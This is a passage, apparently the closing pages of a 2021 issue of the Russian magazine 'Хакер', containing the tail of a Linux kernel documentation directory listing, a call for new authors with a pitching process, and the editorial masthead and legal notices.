drwxr-xr-x 2 root root 4.0K Jun 23 12:27 aoe
drwxr-xr-x 2 root root 4.0K Jun 23 12:27 apm-emulation
drwxr-xr-x 2 root root 4.0K Jun 23 12:27 arm
drwxr-xr-x 2 root root 4.0K Jun 23 12:27 arpd
drwxr-xr-x 2 root root 4.0K Jun 23 12:27 atm
drwxr-xr-x 2 root root 4.0K Jun 23 12:27 auxdisplay
drwxr-xr-x 2 root root 4.0K Jun 23 12:27 backlight
drwxr-xr-x 2 root root 4.0K Jun 23 12:27 binfmt_misc
drwxr-xr-x 2 root root 4.0K Jun 23 12:27 blackfin
drwxr-xr-x 2 root root 4.0K Jun 23 12:27 block
drwxr-xr-x 2 root root 4.0K Jun 23 12:27 bnx2fc
drwxr-xr-x 2 root root 4.0K Jun 23 12:27 bnx2i
drwxr-xr-x 2 root root 4.0K Jun 23 12:27 bnx2x
drwxr-xr-x 2 root root 4.0K Jun 23 12:27 bonding
drwxr-xr-x 2 root root 4.0K Jun 23 12:27 bpf
drwxr-xr-x 2 root root 4.0K Jun 23 12:27 cachetlb.txt
```

СТАНЬ АВТОРОМ «ХАКЕРА»!

«Хакеру» нужны новые авторы, и ты можешь стать одним из них! Если тебе интересно то, о чем мы пишем, и есть желание исследовать эти темы вместе с нами, то не упусти возможность вступить в ряды наших авторов и получать за это все, что им причитается.

- **Авторы получают денежное вознаграждение.** Размер зависит от сложности и уникальности темы и объема проделанной работы (но не от объема текста).
- **Наши авторы читают «Хакер» бесплатно**: каждая опубликованная статья приносит месяц подписки и значительно увеличивает личную скидку. Уже после третьего раза подписка станет бесплатной навсегда.

Кроме того, **наличие публикаций — это отличный способ показать работодателю и коллегам, что ты в теме**. А еще мы планируем запуск англоязычной версии, так что **у тебя будет шанс быть узнанным и за рубежом**.

И конечно, **мы всегда указываем в статьях имя или псевдоним автора**. На сайте ты можешь сам заполнить характеристику, поставить фото, написать что-то о себе, добавить ссылку на сайт и профили в соцсетях. Или, наоборот, не делать этого в целях конспирации.

Я ТЕХНАРЬ, А НЕ ЖУРНАЛИСТ. ПОЛУЧИТСЯ ЛИ У МЕНЯ НАПИСАТЬ СТАТЬЮ?

Главное в нашем деле — знания по теме, а не корочки журналиста. Знаешь тему — значит, и написать сможешь. Не умеешь — поможем, будешь сомневаться — поддержим, накосячишь — отредактируем. Не зря у нас работает столько редакторов! Они не только правят буквы, но и помогают с темами и форматом и «причесывают» авторский текст, если в этом есть необходимость. И конечно, перед публикацией мы согласуем с автором все правки и вносим новые, если нужно.

КАК ПРИДУМАТЬ ТЕМУ?

Темы для статей — дело непростое, но и не такое сложное, как может показаться. Стоит начать, и ты наверняка будешь придумывать темы одну за другой!

Первым делом задай себе несколько простых вопросов:

- **«Разбираюсь ли я в чем-то, что может заинтересовать других?»** Частый случай: люди делают что-то потрясающее, но считают свое занятие вполне обыденным. Если твоя мама и девушка не хотят слушать про реверс малвари, сборку ядра Linux, проектирование микропроцессоров или хранение данных в ДНК, это не значит, что у тебя не найдется благодарных читателей.
- **«Были ли у меня в последнее время интересные проекты?»** Если ты ресерчишь, багхантишь, решаешь crackme или задачки на CTF, если ты разрабатываешь что-то необычное или даже просто настроил себе какую-то удобную штуковину, обязательно расскажи нам! Мы вместе придумаем, как лучше подать твои наработки.
- **«Знаю ли я какую-то историю, которая кажется мне крутой?»** Попробуй вспомнить: если ты буквально недавно рассказывал кому-то о чем-то очень важном или захватывающем (и связанным с ИБ или ИТ), то с немалой вероятностью это может быть неплохой темой для статьи. Или как минимум натолкнет тебя на тему.
- **«Не подмечал ли я, что в Хакере упустили что-то важное?»** Если мы о чем-то не писали, это могло быть не умышленно. Возможно, просто никому не пришла в голову эта тема или не было человека, который взял бы ее на себя. Кстати, даже если писать сам ты не собираешься, подкинуть нам идею все равно можно.

Уговорили, каков план действий?

1. Придумываешь актуальную тему или несколько.
2. Описываешь эту тему так, чтобы было понятно, что будет в статье и зачем ее кому-то читать. Обычно достаточно рабочего заголовка и нескольких предложений (pro tip: их потом можно пустить на введение).
3. Выбираешь редактора и отправляешь ему свои темы (можно главреду — он разберется). Заодно неплохо бывает представиться и написать пару слов о себе.
4. С редактором согласуете детали и сроки сдачи черновика. Также он выдает тебе правила оформления и отвечает на все интересующие вопросы.
5. Пишешь статью в срок и отправляешь ее. Если возникают какие-то проблемы, сомнения или просто задержки, ты знаешь, к кому обращаться.
6. Редактор читает статью, принимает ее или возвращает с просьбой доработать и руководством к действию.
7. Перед публикацией получаешь версию с правками и обсуждаешь их с редактором (или просто даешь добро).
8. Дожидаешься выхода статьи и поступления вознаграждения.

TL;DR

Если хочешь публиковаться в «Хакере», придумай тему для первой статьи и предложи редакции.

ХАКЕР 18+

№02 (263)

Андрей Письменный
Главный редактор
pismenny@glc.ru

Илья Русанен
Зам. главного редактора
по техническим вопросам
rusanen@glc.ru

Алексей Глазков
Выпускающий редактор
glazkov@glc.ru

Евгения Шарипова
Литературный редактор

РЕДАКТОРЫ РУБРИК

Андрей Письменный
pismenny@glc.ru

Илья Русанен
rusanen@glc.ru

Иван «aLLy» Андреев
iam@russiansecurity.expert

Евгений Зобнин
zobnin@glc.ru

Татьяна Чупрова
chuprova@glc.ru

Андрей Васильков
the.angstroem@gmail.com

Валентин Холмогоров
valentin@holmogorov.ru

Виктор Олейников
fabulous.faberge@yandex.ru

MEGANEWS

Мария Нефёдова
nefedova@glc.ru

АРТ

yambuto
yambuto@gmail.com

РЕКЛАМА

Анна Яковлева
Директор по спецпроектам
yakovleva.a@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Вопросы по подписке: lapina@glc.ru
Вопросы по материалам: support@glc.ru

Адрес редакции: 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Издатель: ИП Югай Александр Олегович, 400046, Волгоградская область, г. Волгоград, ул. Дружбы народов, д. 54. Учредитель: ООО «Медиа Кар» 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство Эл № ФС77-67001 от 30.08.2016 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: xakep@glc.ru. © Журнал «Хакер», РФ, 2021